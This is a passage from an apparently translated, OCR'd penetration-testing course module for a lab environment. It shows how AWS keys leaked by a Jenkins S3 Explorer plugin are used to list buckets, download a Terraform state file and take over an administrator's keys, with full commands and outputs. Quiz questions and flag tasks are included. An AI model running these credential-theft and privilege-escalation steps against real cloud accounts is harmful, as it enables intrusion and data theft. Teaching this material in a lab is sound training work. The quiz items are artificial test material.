


Теперь попробуем перейти на Jenkins server. Введем IP и port, обнаруженные ранее (`http://172.30.0.30:8080`).




Подключение будет медленным, поскольку проходит через несколько слоев туннелей. Однако через некоторое время страница загрузится. Здесь мы найдем ссылку *create an account*.

Поскольку в Jenkins открыта самостоятельная регистрация, начнем с создания учетной записи, чтобы продолжить перечисление. Щелкнем ссылку *create an account* и введем требуемую информацию.




Сразу после создания учетной записи мы будем авторизованы в Jenkins. Стратегия авторизации в Jenkins необычна. Стандартная установка Jenkins имеет очень примитивную авторизацию: либо любой пользователь, включая неаутентифицированного, может делать все; либо любой вошедший пользователь может делать все; либо пользователь *admin* может делать все, а каждый *other* user получает только *read-only*. Более продвинутые конфигурации возможны, но для этого Jenkins нужны дополнительные плагины, например Matrix Authorization Strategy или Role-based Authorization Strategy.

Нужно будет пройтись по интерфейсу и выяснить, к чему у нашего пользователя есть доступ, а к чему нет. Сначала перейдем в *Dashboard*, щелкнув ссылку в левом верхнем углу.




Здесь мы найдем несколько projects. Один из них называется *hackshort*; предположим, что именно он updates *hackshort container*, благодаря которому мы получили shell. Также есть project *company-dir*. Исследуем его подробнее, щелкнув по name.



По списку действий (*Status*, *Changes*, *Build now* и *S3 Explorer*) видно, что наши возможности очень ограничены. Обычно при полных привилегиях на проект мы могли бы редактировать конфигурацию. Однако вариант *S3 Explorer* очень интересен.

S3 Explorer не является default plugin в Jenkins. Если поискать **S3 Explorer Jenkins Plugin** online, мы найдем homepage с banner, где указано, что plugin затрагивает vulnerability. В описании vulnerability сказано, что application отображает AWS secrets без маскирования.




Прочитав остальное description, мы видим, что этот plugin является Jenkins implementation project aws-js-s3-explorer. Это особенно интересно, потому что на page репозиторий есть следующее description project:

AWS JavaScript S3 Explorer (v2 alpha) - это JavaScript application, которая использует AWS JavaScript SDK и S3 APIs, чтобы contents S3 bucket было удобно browse через web browser. Project создан для более простого sharing и management objects and data в Amazon S3.

Файлы **index.html**, **explorer.js** и **explorer.css** в этом бакете содержат все приложение.


Поскольку вся application находится в этих трех files, а page использует JavaScript для exploration S3 Bucket, это означает, что *AWS ID* и *key* должны быть доступны в source page. Щелкнем option *S3 Explorer* в Jenkins и поищем ID и key.



Когда страница загрузится, мы найдем бакет, настроенный для перечисления: *company-directory-9b58rezp3vvkf90f*.

Поскольку connections к Jenkins медленные, в S3 Explorer plugin часто возникают issues, из-за которых bucket не отображается. Это не меняет contents HTML, и мы можем продолжать exploit.

Однако keys мы не находим. Щелкнем правой кнопкой мыши в любом месте page и выберем *View Source*.



Это даст нам HTML-страницу, где можно искать учетные данные AWS.

```
...<div id="page-wrapper" ng-controller="SettingsController"></div></div><input id="awsregion" type="hidden"
    value="us-east-1"><input id="awsid" type="hidden" value="AKIAUBHUBEGIMWGUDSWQ"><input id="awskey"
    type="hidden" value="e7pRWvsGgTyB8UHNXilvCZdC9xZPA8oF3KtUwaJ5"><input id="bucket" type="hidden"
    value="company-directory-9b58rezp3vvkf90f"></div></div><footer class="page-footer"><div class="container-
    fluid"><div class="page-footer__flex-row"><div class="page-footer__footer-id-placeholder" id="footer"></
    div><div class="page-footer__links page-footer__links--white jenkins_ver"><a rel="noopener noreferrer"
    href="https://www.jenkins.io/" target="_blank">Jenkins 2.385</a></div></div></div></footer></body></
    html><script src="http://automation.offseclab.io/plugin/s3explorer/js/s3explorer.js"></script>
```

Листинг 96 - Поиск AWS key в source

При сканировании HTML мы находим несколько скрытых полей ввода: *awsregion*, *awsid* и *awskey*; каждое содержит значения, похожие на учетные данные AWS. Зафиксируем их и попробуем использовать в AWS CLI.

1. Найдите file с flag в одном из S3 buckets.

2. Какой первый step выполняется при exploiting Jenkins в описанном сценарий?

```
A) Accessing the S3 Explorer plugin
B) Creating a учетной записи пользователя for enumeration
C) Exploiting a vulnerability in Jenkins
D) Installing the Matrix Authorization Strategy plugin
```

3. Какой плагин упоминается как имеющий уязвимость, отображающую AWS-секреты без маскирования?

```
A) Matrix Authorization Strategy
B) Role-based Authorization Strategy
C) S3 Explorer
D) AWS CLI
```

Теперь, когда мы обнаружили учетные данные, используем их для дальнейшего перечисления целевой среды. Начнем с подкоманды **configure** в клиенте **aws**. Сохраним эти учетные данные в профиле **stolen-s3** с помощью опции `--profile`.

```
kali@kali:~$ aws configure --profile=stolen-s3
AWS Access Key ID [None]: AKIAUBHUBEGIMWGUDSWQ
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
```

Листинг 97 - Configuration AWS S3 profile stolen-s3

После настройки снова используем **aws** с аргументом `--profile=stolen-s3`, чтобы получить *Account ID* и *username*, связанные с учетными данными. Это также подтвердит, что учетные данные действительны. Для этого используем команду **sts** и подкоманду **get-caller-identity**.

```
kali@kali:~$ aws --profile=stolen-s3 sts get-caller-identity
{
    "UserId": "AIDAUBHUBEGIFYDAVQPLB",
    "Account": "347537569308",
    "Arn": "arn:aws:iam::277537169808:user/s3_explorer"
}
```

Листинг 98 - Получение Account ID и User Name

Хотя содержимое вывода не дает прорывной информации, оно показывает, что учетные данные действительны и, судя по имени пользователя, специально созданы для S3 Explorer. Если все настроено правильно, эти учетные данные будут ограничены в возможностях. Попробуем вывести политики пользователя, прикрепленные к пользователю. На этот раз используем команду **iam** и подкоманду **list-user-policies**. Имя пользователя, найденное в выводе листинга выше, передадим через параметр `--user-name`.

```
kali@kali:~$ aws --profile=stolen-s3 iam list-user-policies --user-name s3_explorer

An error occurred (AccessDenied) when calling the ListUserPolicies operation: User: arn:aws:iam::277537169808:
    user/s3_explorer is not authorized to perform: iam:ListUserPolicies on resource: user s3_explorer because
    no identity-based policy allows the iam:ListUserPolicies action
```

Листинг 99 - Неудачная попытка перечислить политики пользователя, прикрепленные к настроенному пользователю

К сожалению, у пользователя нет доступа даже для перечисления собственной политики. Чтобы определить, какие действия разрешены, мы *могли бы* выполнить *brute force* всех действий. Однако можно подойти к этому более методично.

Назначение учетных данных состояло в перечислении bucket *company-directory-9b58rezp3vvkf90f*. Используем команду **s3** с подкомандой **ls**, чтобы вывести его содержимое.

```
kali@kali:~$ aws --profile=stolen-s3 s3 ls company-directory-9b58rezp3vvkf90f
2023-07-06 13:49:19        117 Alen.I.vcf
2023-07-06 13:49:19        118 Goran.B.vcf
2023-07-06 13:49:19        117 Zeljko.B.vcf
```

Листинг 100 - Вывод S3 bucket для Company Directory

Как и ожидалось, это сработало. Попробуем сделать еще один шаг и list все buckets в account. Для этого понадобится **s3api** и subcommand **list-buckets**.

```
kali@kali:~$ aws --profile=stolen-s3 s3api list-buckets
{
    "Buckets": [
        {
            "Name": "company-directory-9b58rezp3vvkf90f",
            "CreationDate": "2023-07-06T16:21:16+00:00"
        },
        {
            "Name": "tf-state-9b58rezp3vvkf90f",
            "CreationDate": "2023-07-06T16:21:16+00:00"
        }
    ]
    ...
}
```

Листинг 101 - Вывод всех buckets из account stolen-s3

При listing buckets мы действительно находим bucket *company-directory*, который отображался при посещении S3 Explorer page. Также мы находим bucket с prefix *tf-state*. Acronym "tf" в cloud средах часто относится к Terraform, а Terraform state обычно означает file, используемый для хранения current configuration, включая *potential secrets*. Изучим это подробнее.

Теперь наша цель — прочитать файл состояния Terraform. Для этого у учетной записи должно быть разрешение *read*. Однако нужно знать имя файла, который следует читать. Чтобы определить его, нужно разрешение *list*, позволяющее перечислять объекты в бакете и обнаружить имя файла состояния. Хотя разрешение list не является строго необходимым, при наличии обоих разрешений мы сможем легко просмотреть файл состояния и потенциально найти секреты.

Начнем с перечисления bucket *tf-state*. Используем команду **aws** с опцией **profile**, чтобы указать полученные учетные данные (**stolen-s3**). Затем используем команду **s3** с подкомандой **ls**, чтобы перечислить bucket.

```
kali@kali:~$ aws --profile=stolen-s3 s3 ls tf-state-9b58rezp3vvkf90f
2023-07-06 12:19:16       6731 terraform.tfstate
```

Листинг 102 - Вывод Terraform State bucket

Похоже, у нас есть право на листинг bucket. Далее попробуем прочитать файл. Для этого скопируем его на локальный экземпляр Kali. Снова используем команду **aws s3**, на этот раз с операцией **cp**, чтобы скопировать **terraform.tfstate** из bucket *tf-state-9b58rezp3vvkf90f* в current directory. Также нужно добавить directive **s3://** к bucket name, чтобы указать AWS CLI, что мы копируем из S3 bucket, а не из local folder.

```
kali@kali:~$ aws --profile=stolen-s3 s3 cp s3://tf-state-9b58rezp3vvkf90f/terraform.tfstate ./
download: s3://tf-state-9b58rezp3vvkf90f/terraform.tfstate to ./terraform.tfstate
```

Листинг 103 - Copy Terraform State file на локальный экземпляр Kali

Мы успешно скачали файл. Откроем файл и начнем его просмотр. Будем просматривать файл по разделам.

```
kali@kali:~$ cat -n terraform.tfstate
001  {
...
007      "user_list": {
008        "value": [
009          {
010            "email": "Goran.Bregovic@offseclab.io",
011            "name": "Goran.B",
012            "phone": "+1 555-123-4567",
```

```
013           "policy": "arn:aws:iam::aws:policy/AdministratorAccess"
014         },
015         {
016           "email": "Zeljko.Bebek@offseclab.io",
017           "name": "Zeljko.B",
018           "phone": "+1 555-123-4568",
019           "policy": "arn:aws:iam::aws:policy/ReadOnlyAccess"
020         },
021         {
022           "email": "Alen.Islamovic@offseclab.io",
023           "name": "Alen.I",
024           "phone": "+1 555-123-4569",
025           "policy": "arn:aws:iam::aws:policy/ReadOnlyAccess"
026         }
027       ],
...
041   },
```

Листинг 104 - Проверка файла состояния - пользователи

В первой части Terraform state file мы находим list of users и связанные с ними policies. Есть три users, двое из которых имеют *ReadOnlyAccess*, но первый, *Goran.B*, имеет *AdministratorAccess*. Надеемся, что в этом state file удастся найти AWS ID и Key этого user. Продолжим review file.

```
042   "resources": [
043     {
...
049         {
050           "index_key": "Alen.I",
051           "schema_version": 0,
052           "attributes": {
...
056             "id": "AKIAUBHUBEGIKIZJ7OEI",
...
059             "secret": "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",
...
063           },
...
069         },
070         {
071           "index_key": "Goran.B",
072           "schema_version": 0,
073           "attributes": {
...
077             "id": "AKIAUBHUBEGIGZN3IP46",
...
080             "secret": "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",
...
084           },
...
090         },
...
```

Листинг 105 - Review state file - keys

Прокручивая файл ниже, мы начинаем находить атрибуты созданных пользователей, включая их *ID* и *Secret*. Поскольку мы выяснили, что *Goran.B* может иметь администраторский доступ, используем **aws**, чтобы настроить новый профиль. Назовем профиль *goran.b* и укажем *ID*, *Key* и *region*.

```
kali@kali:~$ aws configure --profile=goran.b
AWS Access Key ID [None]: AKIAUBHUBEGIGZN3IP46
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
```

Листинг 106 - Configuration profile Goran.B через AWS CLI

Далее попробуем перечислить прикрепленные к пользователю политики, чтобы подтвердить, что этот пользователь действительно *administrator*. Для этого используем команду **iam** и параметр **list-attached-user-policies**, указав **user-name**.

```
kali@kali:~$ aws --profile=goran.b iam list-attached-user-policies --user-name goran.b
{
    "AttachedPolicies": [
        {
            "PolicyName": "AdministratorAccess",
            "PolicyArn": "arn:aws:iam::aws:policy/AdministratorAccess"
        }
    ]
}
```

Листинг 107 - Вывод attached user policies через profile Goran.B

Отлично, мы успешно повысили привилегии до *administrator* в облачной учетной записи этой среды.

1. Какие разрешения требуются, чтобы перечислять и читать Terraform state file?

```
A) Read and write permissions
B) List and delete permissions
C) List and read permissions
D) Admin and read-only permissions
```

2. Какая информация, связанная с пользователями, обнаружена в Terraform state file?

```
A) Email addresses and SSH keys
B) Usernames and their associated AWS policies
C) S3 bucket names and regions
D) IAM roles and their permissions
```

3. Найдите flag в tag *ec2* instance.

25.11. Wrapping Up

В этом учебном модуле мы нашли приложение как начальную цель. В ходе перечисления обнаружили, что приложение использует файлы, размещенные в неправильно настроенном S3-бакете. Во время поиска по бакету мы смогли найти Git-репозиторий, в истории которого содержались учетные данные. Мы использовали эти учетные данные, чтобы выполнить pivot-доступ к Git. Продолжая перечисление, мы обнаружили файл определения конвейера, который могли редактировать с помощью украденных учетных данных. Изменив этот файл, мы отравили конвейер специально созданной полезной нагрузкой, чтобы украсть дополнительные секреты и скомпрометировать всю среду.

Кроме того, через разведку по открытым источникам мы обнаружили, что приложение использует зависимость, которой нет в публичном Python-индексе. Мы предположили, что если опубликовать зависимость с версией выше найденной, цель скачает и использует нашу вредоносную зависимость. Это предположение оказалось верным, и мы получили выполнение кода в production. Имея выполнение кода, мы просканировали внутренние сети на дополнительные сервисы и обнаружили сервер Jenkins с включенной самостоятельной регистрацией. Создав учетную запись, мы нашли используемый уязвимый плагин, который раскрывал AWS-ключи. Выполнив перечисление разрешений для этих ключей, мы обнаружили S3-бакет с файлом состояния Terraform. При просмотре файла состояния мы нашли учетные данные администратора, что привело к полной компрометации среды.

Чтобы избежать проблем с DNS в будущем, нужно сбросить DNS-настройки на личной Kali-машине. Для этого используем **nmcli** с подкомандами **connection modify**, чтобы изменить наше подключение ("Wired connection 1" в нашем случае) и сделать настройку **ipv4.dns** пустой.

Совет

Если у вас есть preferred DNS server, сейчас можно указать его вместо пустого значения.

```
kali@kali:~$ nmcli connection modify "Wired connection 1" ipv4.dns ""
kali@kali:~$ sudo systemctl restart NetworkManager
```

Листинг 108 - Reset DNS settings

Можно убедиться, что все работает как expected, открыв любой public site в web browser.

Во время этого модуля мы также внесли изменения, которые могут вызвать проблемы, если их не откатить. Мы создали два файла (`~/.pypirc` и `~/.config/pip/pip.conf`), меняющих конфигурацию pip по умолчанию. Их нужно удалить.

```
kali@kali:~$ rm ~/.pypirc
kali@kali:~$ rm ~/.config/pip/pip.conf
```

Листинг 109 - Удаление pip configuration files

Также мы enabled SOCKS proxy в Firefox на personal Kali. Эту setting нужно удалить, поскольку SOCKS proxy будет закрыт.

Можно убедиться, что все работает как expected, открыв любой public site в web browser.

26. Сборка частей

В этом учебном модуле мы рассмотрим следующие учебные блоки:

• Перечисление публичной сети
• Атака публичной машины
• Получение доступа к внутренней сети
• Перечисление внутренней сети
• Атака внутреннего веб-приложения
• Получение доступа к контроллеру домена

Теперь, когда мы познакомились с отдельными частями тест на проникновение, настало время собрать их вместе в прохождение. В этом модуле мы проведем симулированный тест на проникновение, вдохновленный реальными находками.

Цель этого модуля — стать мостом между модулями PEN200 и Challenge Labs. Один из способов воспринимать этот модуль — считать его "Challenge Lab Zero". При желании вы можете запустить машины и попытаться атаковать их самостоятельно, а затем вернуться и прочитать описанную здесь методологию и историю. В любом случае мы рекомендуем следовать этой методологии и mindset, который она формирует для прохождения Challenge Labs 1-6. Обратите внимание, что для экономии времени в нескольких случаях мы пропустим шаги, которые не дадут результатов в этой симуляции. Однако мы будем явно отмечать такие случаи по мере их появления.

В этом сценарии компания *BEYOND Finances* поручила нам провести тест на проникновение своей IT-инфраструктуры. Клиент хочет определить, может ли атакующий пробить периметр и получить привилегии администратора домена во внутренней среде *Active Directory* (AD). В этой оценке цели клиента для нас - получить привилегии администратора домена и доступ к контроллеру домена.

Следует помнить, что у каждого клиента могут быть разные конечные цели для тест на проникновение в зависимости от уровня угроз, инфраструктуры данных и бизнес-модели. Например, если основной бизнес клиента - хранение данных, нашей целью может быть получение этих данных. Причина в том, что взлом такого характера нанес бы клиенту наиболее значимый бизнес-ущерб. В большинстве сред доступ администратора домена помог бы нам достичь этой цели, но так бывает не всегда.

26.1. Перечисление публичной сети

Этот учебный блок охватывает следующие учебные цели:

• Перечислить машины в публичной сети
• Получить полезную информацию для последующих атак

В этом учебном блоке мы начнем с первого шага нашего тест на проникновение - *перечисления*. Наш вымышленный клиент предоставил нам две начальные цели, к которым мы можем получить доступ через PEN200 VPN. Следующий рисунок показывает обзор сети на основе информации клиента.

